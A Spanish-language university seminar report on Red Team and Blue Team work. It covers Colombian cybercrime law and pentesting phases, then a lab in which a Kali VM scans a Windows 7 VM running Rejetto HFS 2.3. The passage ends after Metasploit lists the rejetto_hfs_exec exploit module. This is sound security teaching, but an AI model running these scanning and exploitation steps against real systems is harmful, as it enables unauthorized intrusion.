

Capacidades Técnicas, Legales y de Gestión para Equipos Blueteam y
Redteam

SERGIO IVÁN VICTORIA MARÍN

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN
CIBERSEGURIDAD: RED TEAM & BLUE TEAM
2022

Capacidades Técnicas, Legales y de Gestión para Equipos Blueteam y
Redteam

SERGIO IVÁN VICTORIA MARÍN

John Freddy Quintero
Director de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN
CIBERSEGURIDAD: RED TEAM & BLUE TEAM
CALI
2022

CONTENIDO

pág.

| | |
|--|-----------|
| LISTA DE FIGURAS | 4 |
| RESUMEN | 5 |
| GLOSARIO | 6 |
| INTRODUCCIÓN | 8 |
| OBJETIVOS | 9 |
| 1.1 OBJETIVOS GENERAL | 9 |
| 1.2 OBJETIVOS ESPECÍFICOS | 9 |
| DESARROLLO DEL TRABAJO | 10 |
| CONCLUSIONES | 26 |
| RECOMENDACIONES | 27 |
| BIBLIOGRAFÍA | 29 |

LISTA DE FIGURAS

| | |
|--|----|
| Figura 1. Máquina virtual Windows 7 64bits | 16 |
| Figura 2 - Máquina virtual Kali Linux..... | 17 |
| Figura 3 - Configuración de red MV Windows7 | 17 |
| Figura 4 - Configuración de red MV Kali Linux | 18 |
| Figura 5 - Aplicación Rejetto en ejecución | 19 |
| Figura 6 - Comando Nmap para encontrar vulnerabilidades..... | 20 |
| Figura 7 - Puerto 80 abierto por software Rejetto..... | 21 |
| Figura 8 - Software Metasploit para ejecutar intrusión | 22 |
| Figura 9 - Comando use para ejecutar el exploit..... | 23 |
| Figura 10 - Comando Show Options..... | 23 |
| Figura 11 - Comando Set RHOSTS + IP | 24 |
| Figura 12 - Comando show payloads | 24 |
| Figura 13 - comando set para ejecutar payloads | 25 |

RESUMEN

Como parte final de un proceso de Pentesting, realizado por equipos Red Team y Blue Team se debe realizar un informe de los fallos encontrados en la seguridad de la información, igualmente se deben plantear estrategias y técnicas que permitan corregir los errores y endurecer el esquema de seguridad para reducir los riesgos a los que se puede exponer una empresa o entidad del estado. Posterior al análisis del informe la alta gerencia deberá tomar decisiones al respecto y replantear su visión sobre la seguridad de la información que al final es el activo más importante para la empresa.

GLOSARIO

Red Team: es un ejercicio, el cual consiste en simular un ataque dirigido a una organización, lo que se traduce que un grupo de personas internas o externas a la empresa, comprueban la posibilidad de tener acceso a los sistemas, comprometerlos y el impacto que esto podría tener en el negocio.

Blue Team: son equipos multidisciplinares compuestos por expertos en ciberseguridad especializados en analizar el comportamiento de los sistemas de una empresa.

Pentesting: es un conjunto de ataques simulados dirigidos a un sistema informático con una única finalidad: detectar posibles debilidades o vulnerabilidades para que sean corregidas y no puedan ser explotadas.

Hardening (endurecimiento informático): consiste en el endurecimiento del sistema, con el fin de reducir y evitar las amenazas y los peligros de este.

Firewall: decide qué tráfico de red se autoriza a pasar y cuál se considera peligroso. Básicamente, permite filtrar lo que es bueno, o de confianza, de lo que no lo es.

CIS (Center for Internet Security): entidad sin ánimo de lucro impulsada por la comunidad que proporciona mejores prácticas internacionales para proteger los sistemas y datos de TI contra las amenazas cibernéticas.

SIEM: Es una solución de seguridad que ayuda a las organizaciones a reconocer posibles amenazas y vulnerabilidades de seguridad antes de que tengan la oportunidad de interrumpir las operaciones comerciales.

METASPLOIT: Metasploit es un proyecto de código abierto para la seguridad informática, que proporciona información acerca de

vulnerabilidades de seguridad y ayuda en test de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

METERPRETER: es un programa malicioso de tipo troyano que permite a los ciberdelincuentes controlar de forma remota las computadoras infectadas. Este malware se ejecuta en la memoria de la computadora sin escribir nada en el disco.

PAYLOAD: es la carga que se ejecuta en una vulnerabilidad, es decir, la carga que activamos a la hora de aprovechar dicha vulnerabilidad.

PHISHING: es un ataque que intenta robar su dinero o su identidad, haciendo que divulgue información personal (como números de tarjeta de crédito, información bancaria o contraseñas) en sitios web que fingen ser sitios legítimos.

NMAP: es una aplicación multiplataforma usada para explorar redes y obtener información acerca de los servicios, sistemas operativos y vulnerabilidades derivadas de la conjunción de éstos.

INTRODUCCIÓN

Debido al gran auge de las tecnologías y su masificado uso, cada día es más frecuente ver noticias sobre ataques informáticos realizados por ciberdelincuentes que se aprovechan de las vulnerabilidades que presentan algunos sistemas, por desconocimiento o por no contar con personal especializado en implementar estrategias y técnicas que fortalezcan la seguridad de la información en las empresas o entidades estatales. Los equipos Red Team y Blue Team fueron creados para detectar fallos y vulnerabilidades en ambientes simulados a los reales para posteriormente endurecer o reforzar la seguridad para reducir los riesgos de que se vuelvan a presentar los mismos ataques.

OBJETIVOS

1.1 OBJETIVOS GENERAL

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

1.2 OBJETIVOS ESPECÍFICOS

- Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.
- Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.
- Demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión.
- Reconocer la importancia de contar con el servicio de equipos especializados Blue Team para dar respuesta a incidentes detectados en un proceso de Pentesting.
- Entregar informe técnico de Pentesting realizado por equipos Red Team y Blue Team a la alta gerencia para que se tomen decisiones con respecto a endurecer la seguridad de la información.

DESARROLLO DEL TRABAJO

Etapa1: *Conceptos equipos de seguridad*

Margen legal en Colombia sobre delitos informáticos y protección de datos personales

Colombia se ubica al mismo nivel de los países miembros de la Comunidad Económica Europea (CEE), los cuales ampliaron al nivel internacional los acuerdos jurídicos relacionados con la protección de la información y los recursos informáticos de los países, mediante el Convenio 'Cibercriminalidad', suscrito en Budapest, Hungría, en 2001 y vigente desde julio de 2004.¹

REGULACION EN COLOMBIA

MARCO NORMATIVO

- Adopción y seguimiento de los lineamientos contenidos dentro del "Convenio sobre la Ciberdelincuencia de Budapest".
- PROYECTO DE LEY 042 DE 2.007.: primera iniciativa para regular los temas de ciberdelincuencia en Cámara de Representantes.
- PROYECTO DE LEY 123 DE 2.007.: Proponía un bien jurídico para la protección de la información.

Los dos proyectos de ley fueron puestos en conjunto, recibió el aval de la Cámara de Representantes pero no fue igual en el Senado. Estuvo a punto de ser archivado. Después de realizar los ajustes correspondientes fue aprobado el proyecto de ley en el Senado.

La preocupación por los dineros de las entidades financieras dio origen a la Ley 1273 de 2009.

¹ OJEDA-PÉREZ, Jorge Eliécer, et al. Delitos informáticos y entorno jurídico vigente en Colombia. Cuadernos de Contabilidad, 2010, vol. 11, no 28, p. 41-66.

PENTESTING:

Es una práctica y/o metodología realizada para descubrir vulnerabilidades y/o fallos de seguridad en un sistema informático, en una página web, en seguridad física o cualquier otro entorno.²

LAS FASES QUE COMPRENDE UN PENTESTING SON LAS SIGUIENTES:

A. Descubrimiento y enumeración

Es la fase donde se recopila la mayor cantidad de información posible sobre el objetivo, tipos de servidores, equipos de computo, impresoras, subdominios de una página web, dispositivos en los cuales se podrían encontrar vulnerabilidades.

La información se obtiene de forma ACTIVA (en contacto con el objetivo) o PASIVA (no se requiere comunicación directa con el objetivo).

Herramientas para recolección PASIVA:

- FOCA: se utiliza para encontrar metadatos e información oculta en documentos de Microsoft Office, Open Office o PDF.
- NMAP: aplicación para explorar redes y capturar datos como tipos de servicios, sistemas operativos y sus vulnerabilidades.

B. Análisis de vulnerabilidades

En esta fase se encuentran las fallas en los sistemas o aplicaciones basados en la información recopilada en la fase anterior.

Se usan diferentes herramientas, por ejemplo:

- Escáner de vulnerabilidades de red (NMAP), involucra protocolos IP (TCP, UDP, ICMP, etc.) y busca puertos abiertos o cerrados.

² VANEGAS ROMERO, Alfonso Yucenid. Pentesting, ¿Porque es importante para las empresas?. 2019.

- Escáner de vulnerabilidades web (Nessus, Acunetix), fallos de seguridad en protocolos HTTP y HTTPS.
- Escáner de vulnerabilidades base de datos (Nexpose).
- Escáner de servicios habilitados (SSH, FTP).

Ciclo de vida de la gestión de vulnerabilidades.

- Discover: inventario de activos e identificación de cada uno de los detalles encontrados.
- Prioritize Assets: categorizar los activos y asignar valor comercial.
- Assess: determinar base de perfil de riesgo, para eliminarlos basados en la criticidad.
- Report: medir nivel de riesgo basado en las políticas de seguridad.
- Remediate: priorizar y corregir, establecer controles.
- Verify: verificar eliminación de amenazas mediante auditorias.

C. Explotación

En esta fase se saca provecho de la vulnerabilidad encontrada en el punto anterior, intentando comprometer el sistema o aplicaciones.

Herramienta utilizada:

Exploit (programa o código que aprovecha una vulnerabilidad en un sistema o aplicación) .

Existen 3 tipos:

- Exploit remotos (sin estar físicamente)
- Exploit local (estando físicamente)
- Exploit cliente (requiere acción del usuario)

METASPLOIT: plataforma de pruebas de penetración que permite explotar vulnerabilidades. Incluye Metasploit Framework y Metasploit Pro.

D. Informe

Fase de documentación con los resultados obtenidos durante las fases, se detallan los riesgos y vulnerabilidades, incluye informe técnico para el personal de TI y un informe gerencial estadístico.

Las metodologías más utilizadas son:

- OSSTMM (Open-Source Security Testing Methodology Manual)
- ISSAF (Information Systems Security Assessment Framework)
- OWASP (Open Web Application Security Project)

Herramientas de Ciberseguridad

- **Metasploit:** plataforma de pruebas de penetración la cual permite encontrar, explotar y validar vulnerabilidades.
- Comandos básicos:
 - Help: despliega lista de comandos
 - Search: muestra los módulos que contiene una característica.
 - Info: muestra detalles del módulo.
 - Show: muestra opciones del módulo.
 - Use: selecciona el módulo especificado.
 - Set: configura parámetros de un módulo.
 - Connect: conecta con otras máquinas sabiendo IP + puerto.
 - Exploit: lanzar el módulo.
 - -j: lo lanza en segundo plano.
 - -z: no interactúa con la sesión.
 - -e: se lanza el payload con codificación previa.
- **Nmap:** aplicación utilizada para explorar redes y capturar información de servicios, puertos, sistemas operativos y vulnerabilidades.

Cómo usar nmap:

- nmap 192.168.1.1 - retorna puertos abiertos

Modificadores del scan:

- **sT**: realiza barrido de puertos por TCP.
- **sU**: realiza barrido de puertos por UDP.
- **sA**: usa mensajes de ACK para que el sistema responda.
- **sX**: puede filtrar algunos Firewall mal configurados y detectar servicios.
- **sN**: puede filtrar algunos Firewall mal configurados y detectar servicios.
- **sF**: puede filtrar algunos Firewall mal configurados y detectar servicios.

Existen interfaces graficas para los usuarios menos experimentados o que no les gusta utilizar la consola.

- Nmapsi4
- KNmap
- ZenMap
- Umit
- Nmapfe

- **OpenVas (Open Vulnerability Assessment Scanner)**

Framework que integra servicios y herramientas para escaneo y gestión de vulnerabilidades.

Herramienta de código abierto bajo licencia GNU.

Características:

- Escaneo simultaneo de host
- Soporte SSL
- Soporte WMI
- Gestión de notas
- Gestión de falsos positivos
- Escaneos programados
- Gestión de usuarios

Servicios en línea:

- **ExploitDB**

Herramienta web que almacena exploits gratuitos para utilizar de manera educativa en pruebas de penetración identificadas previamente.

La base de datos Exploit es un repositorio de exploits y pruebas de concepto en lugar de advertencias, lo que la convierte en un recurso valioso para aquellos que necesitan datos procesables de inmediato.

- **CVE (Common Vulnerabilities and Exposures)**, Diccionario Público de vulnerabilidades.

Es una serie de listas de entradas con número de identificación, una descripción y una referencia para las vulnerabilidades conocidas públicamente.

Se ha convertido en un estándar para los identificadores de vulnerabilidades. Proporciona un punto de referencia para intercambio de datos.

Para calificación de vulnerabilidades existe el CVSS (Common Vulnerability Scoring System), es un sistema de puntuación. Se puede representar como baja, media, alta, crítica; con el fin de priorizar la gestión de vulnerabilidades. La puntuación va de 0.0 a 10.0.


Situación problema:

La organización **WhiteHouse Security** es una organización con reconocimiento a nivel mundial por asesorar a grandes Gobiernos en procesos de ciberseguridad y ciberdefensa logrando posicionarse como la organización más importante en el campo de la seguridad informática a nivel mundial, la organización ha decidido que es hora de conformar equipos de Red team y Blue team dentro de su estructura funcional para aumentar los protocolos de seguridad al interior de esta.

Para realizar este proceso es necesario instalar y configurar dos máquinas virtuales por medio de VirtualBox para poder ejecutar las sesiones de pruebas.


Se valida que exista conexión entre las dos máquinas virtuales. Una con Sistema Operativo Windows 7 64bits (Figura 1) y la otra con Sistema Operativo Kali Linux (Figura 2).

Figura 1. Máquina virtual Windows 7 64bits



Fuente: El Autor


Figura 2 - Máquina virtual Kali Linux



Fuente: El Autor

En la figura 3 se muestra la configuración de red de la máquina virtual con Windows7, con dirección IP (192.168.1.6).


Figura 3 - Configuración de red MV Windows7



Fuente: El Autor

En la figura 4 se muestra la configuración de red de la máquina virtual con Kali Linux, con dirección IP (192.168.1.7). En la red interna configurada en el mismo segmento de red para que haya comunicación entre ellas y poder realizar el Pentesting.

Figura 4 - Configuración de red MV Kali Linux



```

MV_SERGIO_VICTORIA_KALI_37 [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
kali kali~ Zenmap
File Actions Edit View Help
(kali@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe43:73bc  prefixlen 64  scopeid 0<*20<link>
    ether 08:00:27:43:73:bc  txqueuelen 1000  (Ethernet)
    RX packets 768712  bytes 1151439194 (1.0 GiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 130642  bytes 9054632 (8.6 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::5a32:4b0b:297c:1184  prefixlen 64  scopeid 0<*20<link>
    ether 08:00:27:58:f3:df  txqueuelen 1000  (Ethernet)
    RX packets 4597  bytes 607056 (592.8 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 6012  bytes 518809 (506.6 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0<*10<host>
    loop  txqueuelen 1000  (Local Loopback)
    RX packets 226275  bytes 36441484 (34.7 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 226275  bytes 36441484 (34.7 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali@kali)-[~]
└─$
```


Fuente: El autor

Situación problema: Análisis Red team

La primera misión del equipo Red team es lograr identificar por qué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia. La información inicial con la que cuenta el equipo es que la máquina donde se está generando la fuga de información tiene instalada una aplicación llamada rejetto v. 2.3 bajo un Windows 7 con arquitectura X64; esta aplicación al parecer tiene asociado un exploit que puede terminar en una Shell reversa y una sesión abierta de meterpreter.

En la figura 5. Se despliega el aplicativo Rejetto, el cual es un servidor de archivos HTTP en el equipo objetivo con el Windows 7.

Figura 5 - Aplicación Rejetto en ejecución



Fuente: El Autor

En la figura 6, máquina virtual con Kali Linux, se utiliza el aplicativo Zenmap para rastrear puertos abiertos y vulnerabilidades para ser explotadas en la siguiente fase del pentesting.


Figura 6 - Comando Nmap para encontrar vulnerabilidades.

```
OS Host
192.168.1.6 nmap-T4-A-v-192.168.1.6
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-08 22:18 EST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
Initiating Ping Scan at 22:18
Scanning 192.168.1.6 [2 ports]
Completed Ping Scan at 22:18, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:18
Completed Parallel DNS resolution of 1 host. at 22:18, 0.03s elapsed
Initiating Connect Scan at 22:18
Scanning 192.168.1.6 [1000 ports]
Discovered open port 135/tcp on 192.168.1.6
Discovered open port 554/tcp on 192.168.1.6
Discovered open port 139/tcp on 192.168.1.6
Discovered open port 80/tcp on 192.168.1.6
Discovered open port 445/tcp on 192.168.1.6
Discovered open port 49155/tcp on 192.168.1.6
Discovered open port 2869/tcp on 192.168.1.6
Discovered open port 49157/tcp on 192.168.1.6
Discovered open port 10243/tcp on 192.168.1.6
Discovered open port 49152/tcp on 192.168.1.6
Discovered open port 49154/tcp on 192.168.1.6
Discovered open port 49156/tcp on 192.168.1.6
Discovered open port 49153/tcp on 192.168.1.6
Discovered open port 5357/tcp on 192.168.1.6
Completed Connect Scan at 22:18, 1.77s elapsed (1000 total ports)
Initiating Service scan at 22:18
Scanning 14 services on 192.168.1.6
Service scan timing: About 57.14% done; ETC: 22:19 (0:00:40 remaining)
Completed Service scan at 22:20, 111.28s elapsed (14 services on 1 host)
NSE: Script scanning 192.168.1.6
Initiating NSE at 22:20
Completed NSE at 22:21, 64.43s elapsed
Initiating NSE at 22:21
Completed NSE at 22:21, 7.05s elapsed
Initiating NSE at 22:21
Completed NSE at 22:21, 0.00s elapsed
Nmap scan report for 192.168.1.6
Host is up (0.0093s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE          VERSION
80/tcp    open  http             httpFileServer httpd 2.3
|_ http-favicon: Unknown favicon MD5: 755752E0D4EF8E68C2D1877D27153CB1
|_ http-methods:
|   Supported Methods: GET HEAD POST
|_ http-server-header: HFS 2.3
|_ http-title: HFS /
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtp             
2869/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
2869/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
10243/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Mtr Found
```

Fuente: El Autor

- Al ser un aplicativo web que se ejecuta en el navegador, abre el puerto 80 principalmente.
- No cuenta con seguridad en el protocolo HTTP.
- Se utilizó la herramienta Zenmap con los comandos nmap para identificar los puertos abiertos, servicios o vulnerabilidades en el equipo objetivo.
- El puerto que abre la aplicación Rejetto es el 80.

Figura 7 - Puerto 80 abierto por software Rejetto



Fuente: El Autor

- Se utiliza el framework Metasploit (figura 8), el cual cuenta con una base de datos amplia, con los scripts necesarios para ejecutar ataques al equipo objetivo, con la intención de vulnerar las fallas encontradas en la fase anterior.
- Con el comando `search` se consulta en la base de datos de metasploit: **`search HttpFileServer`**.
- Metasploit despliega el exploit disponible para explotar la vulnerabilidad.

Figura 9 - Comando use para ejecutar el exploit

```
msf6 > search HttpFileServer

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/windows/http/rejetto_hfs_exec  2014-09-11      excellent Yes     Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

